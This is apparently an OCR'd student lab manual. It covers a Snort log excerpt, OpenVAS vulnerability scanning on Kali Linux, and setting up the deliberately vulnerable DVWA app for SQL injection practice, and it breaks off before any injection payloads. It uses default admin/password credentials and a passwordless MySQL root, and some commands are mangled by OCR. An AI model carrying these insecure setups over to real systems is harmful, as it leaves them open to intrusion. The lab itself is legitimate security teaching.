TCP TTL:128 TOS:0x0 ID:27122 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xE88F6C57  Ack: 0x5559  Win: 0xFA70  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
10/09-07:35:18.435150 10.10.10.10:80 -> 10.10.10.106:50726
TCP TTL:64 TOS:0x0 ID:22393 IpLen:20 DgmLen:328 DF
***AP*** Seq: 0x5439  Ack: 0xE88F6C57  Win: 0x1770  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```


```
===============================================================================
Run time for packet processing was 0.57000 seconds
Snort processed 15 packets.
Snort ran for 0 days 0 hours 0 minutes 0 seconds
   Pkts/sec:           15
===============================================================================
Packet I/O Totals:
   Received:           15
   Analyzed:           15 (100.000%)
    Dropped:            0 (  0.000%)
   Filtered:            0 (  0.000%)
Outstanding:            0 (  0.000%)
   Injected:            0
===============================================================================
Breakdown by protocol (includes rebuilt packets):
        Eth:           15 (100.000%)
       VLAN:            0 (  0.000%)
        IP4:           15 (100.000%)
       Frag:            0 (  0.000%)
       ICMP:            0 (  0.000%)
        UDP:            0 (  0.000%)
        TCP:           12 ( 80.000%)
        IP6:            0 (  0.000%)
    IP6 Ext:            0 (  0.000%)
   IP6 Opts:            0 (  0.000%)
      Frag6:            0 (  0.000%)
      ICMP6:            0 (  0.000%)
       UDP6:            0 (  0.000%)
       TCP6:            0 (  0.000%)
     Teredo:            0 (  0.000%)
    ICMP-IP:            0 (  0.000%)
      EAPOL:            0 (  0.000%)
    IP4/IP4:            0 (  0.000%)
    IP4/IP6:            0 (  0.000%)
    IP6/IP4:            0 (  0.000%)
    IP6/IP6:            0 (  0.000%)
        GRE:            0 (  0.000%)
    GRE Eth:            0 (  0.000%)
   GRE VLAN:            0 (  0.000%)
    GRE IP4:            0 (  0.000%)
    GRE IP6:            0 (  0.000%)
GRE IP6 Ext:            0 (  0.000%)
   GRE PPTP:            0 (  0.000%)
    GRE ARP:            0 (  0.000%)
    GRE IPX:            0 (  0.000%)
   GRE Loop:            0 (  0.000%)
       MPLS:            0 (  0.000%)
        ARP:            0 (  0.000%)
        IPX:            0 (  0.000%)
   Eth Loop:            0 (  0.000%)
   Eth Disc:            0 (  0.000%)
   IP4 Disc:            0 (  0.000%)
   IP6 Disc:            0 (  0.000%)
   TCP Disc:            0 (  0.000%)
   UDP Disc:            0 (  0.000%)
  ICMP Disc:            0 (  0.000%)
All Discard:            0 (  0.000%)
```

Practical – 6

Aim: Find out the vulnerability of network and perform penetration testing using OpenVas.


- OpenVAS (Open Vulnerability Assessment System the name of the fork originally known as GNessUs) is a framework of several services and tools offering a vulnerability scanning and vulnerability management solution.
- Setup and Start OpenVAS
  On the first run of ovenvas on kali linux you need to run a setup script: apps > kali linux > vlnerability analysis > openvas > openvas initial setup





- We only need to run this once
- We will then need to start the openvas services:
  apps > kali Linux > vlnerability analysis > openvas > start openvas

- Once openvas has started, open browser and point it to: https://127.0.0.1:9392



- After pointing to the address we found above page on screen we have to click on "I Understand the Risk" and "add the Exception" respectively.
- After adding Exception this opens the 'greenbone' web interface for openvas as shown in bellow image.


- Login with default user name "admin" and password " password ".
- If Failed to login and found " login failed. omp service is down " then open terminal and fire bellow commands.

  openvasmd --user=admin --new-password=password

- Now go to Configuration > Targets


- Now Click On New Target As shown in Bellow Figure.

- Now Insert Details Which will required for target and then Click on "Create Target".




- After Creating Target You Will Found following page which shows all the details about created target

- Now Go to Scan Management >Tasks and create a new task



- Now add details for create a new task and click on "Create Task"

- After Creating New Task Go to the Tasks




- Now Click on Start Button in "Actions" and by clicking on the start button Status change from "New" to "Requested".


- Now as shown in above picture click on dropdown list and select "Refresh every 30 sec" which will refresh the status of scanning on every 30 seconds.
- After Completion of 100% scanning it shows "Done" status in Status portion.

- Now as shown in Bellow picture we can see the details of scanning and we can also download generated report in various format.


- We can also create new User in open vas by following bellow pictures.
- Goto Assministration > users.



- Now Click on new User and fill details of new user.



- By clicking on Create User new user created.




Practical – 7

Aim: Perform web application testing using DVWA. Perform Manual SQL injection.

- **What is Damn Vulnerable Web App (DVWA)?**
  - Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable.
  - Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
- **What is a SQL Injection?**
  - SQL injection (also known as SQL fishing) is a technique often used to attack data driven applications.
  - This is done by including portions of SQL statements in an entry field in an attempt to get the website to pass a newly formed rogue SQL command to the database SQL injection is a code injection technique that exploits a security vulnerability in an application's software.
  - The vulnerability happens when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly known as an attack vector for websites but can be used to attack any type of SQL database.
- **What is SQL Injection Harvesting?**
  - SQL Injection Harvesting is where a malicious user supplies SQL statements to render sensitive data such as usernames, passwords, database tables, and more.
- **How to Install and configure DVWA ?**

1. Download DVWA from **www.dvwa.co.uk** as shown in below picture.



2. Unzip the downloaded file and rename it with the name you want here i am renaming it with dvwa_sc.

3. Move the dvwa_sc folder into /var/www directory.

```
root@divyang:~# cd Downloads
root@divyang:~/Downloads# mv dvwa_sc /var/www
root@divyang:~/Downloads#
```

4. Change the permission of the folder

```
root@divyang:~# cd Downloads
root@divyang:~/Downloads# mv dvwa_sc /var/www
root@divyang:~/Downloads# chmod -R 755 /var/www/dvwa_sc
root@divyang:~/Downloads#
```


5. Now we need to configure file which was into dvwa_sc /config folder so we are applying commands which was shown into bellow picture.


```
root@divyang:~# cd Downloads
root@divyang:~/Downloads# mv dvwa_sc /var/www
root@divyang:~/Downloads# chmod -R 755 /var/www/dvwa_sc
root@divyang:~/Downloads# cd /var/www/dvwa_sc
root@divyang:/var/www/dvwa_sc# ls
about.php      dvwa          index.php         php.ini       vulnerabilities
CHANGELOG.md   external      instructions.php  README.md
config         favicon.ico   login.php         robots.txt
COPYING.txt    hackable      logout.php        security.php
docs           ids_log.php   phpinfo.php       setup.php
root@divyang:/var/www/dvwa_sc# cd config
root@divyang:/var/www/dvwa_sc/config# ls
config.inc.php
root@divyang:/var/www/dvwa_sc/config#
```

6. Edit the config.inc.php file as shown in picture.

```
root@divyang:/var/www/dvwa_sc/config# ls
config.inc.php
root@divyang:/var/www/dvwa_sc/config# leafpad config.inc.php
```

In config.inc.php file we need to remove password and save it.





7. Now open terminal and fire commands for start mysql services.

```
root@divyang:/var/www/dvwa_sc/config# ls
config.inc.php
root@divyang:/var/www/dvwa_sc/config# leafpad config.inc.php
root@divyang:/var/www/dvwa_sc/config# service mysql start
[ ok ] Starting MySQL database server: mysqld . . ..
[info] Checking for tables which need an upgrade, are corrupt or were
not closed cleanly..
root@divyang:/var/www/dvwa_sc/config#
```

8. Now we have to create data base for the dvwa so login into mysql and create database.
   When asking for password do not type anything just hit enter and then after we are able to fire queries for creating database.

```
root@divyang:/var/www/dvwa_sc/config# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 38
Server version: 5.5.41-0+wheezy1 (Debian)

Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Type: create database (name of database);

In this we are going to make name of database as dvwa_sc.

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> create database dvwa_sc;
Query OK, 1 row affected (0.02 sec)

mysql>
```

Show the created database using show databases; query

```
mysql> create database dvwa_sc;
Query OK, 1 row affected (0.02 sec)

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| dvwa_sc            |
| mysql              |
| performance_schema |
+--------------------+
5 rows in set (0.02 sec)

mysql>
```

Now type exit and go back to the root.

```
mysql> exit
Bye
root@divyang:/var/www/dvwa_sc/config#
```


9. Now start apache services by applying following command
   Command**:** **Service apache2 start**

```
root@divyang:/var/www/dvwa_sc/config# service apache2 start
[....] Starting web server: apache2apache2: Could not reliably determine the ser
ver's fully qualified domain name, using 127.0.1.1 for ServerName
. ok
root@divyang:/var/www/dvwa_sc/config#
```

10. Now set curl by applying following command.
    Command: **Curl –data 'create db=create+%2f+Reset+Database'**
    http://127.0.0.1/dvwa_sc/setup.php # --cookie PHPSETSSID=1

```
root@divyang:/var/www/dvwa_sc/config# curl --data 'create db=create+%2f+Reset+Database'
http://127.0.1.1/dvwa_sc/setup.php# --cookie PHPSETSSID=1
```


11. After applying above command start web browser and point to the
    127.0.0.1/dvwa_sc/
    After pointing to above URL we redirected to login page.
    Enter "admin " as user id and "password " as password and login into DVWA



12. Now go to setup/Reset DB and click on create/reset Databse.


After clicking on Create/Reset Database below details are visible below the create/reset Database which will shows that setup successful.

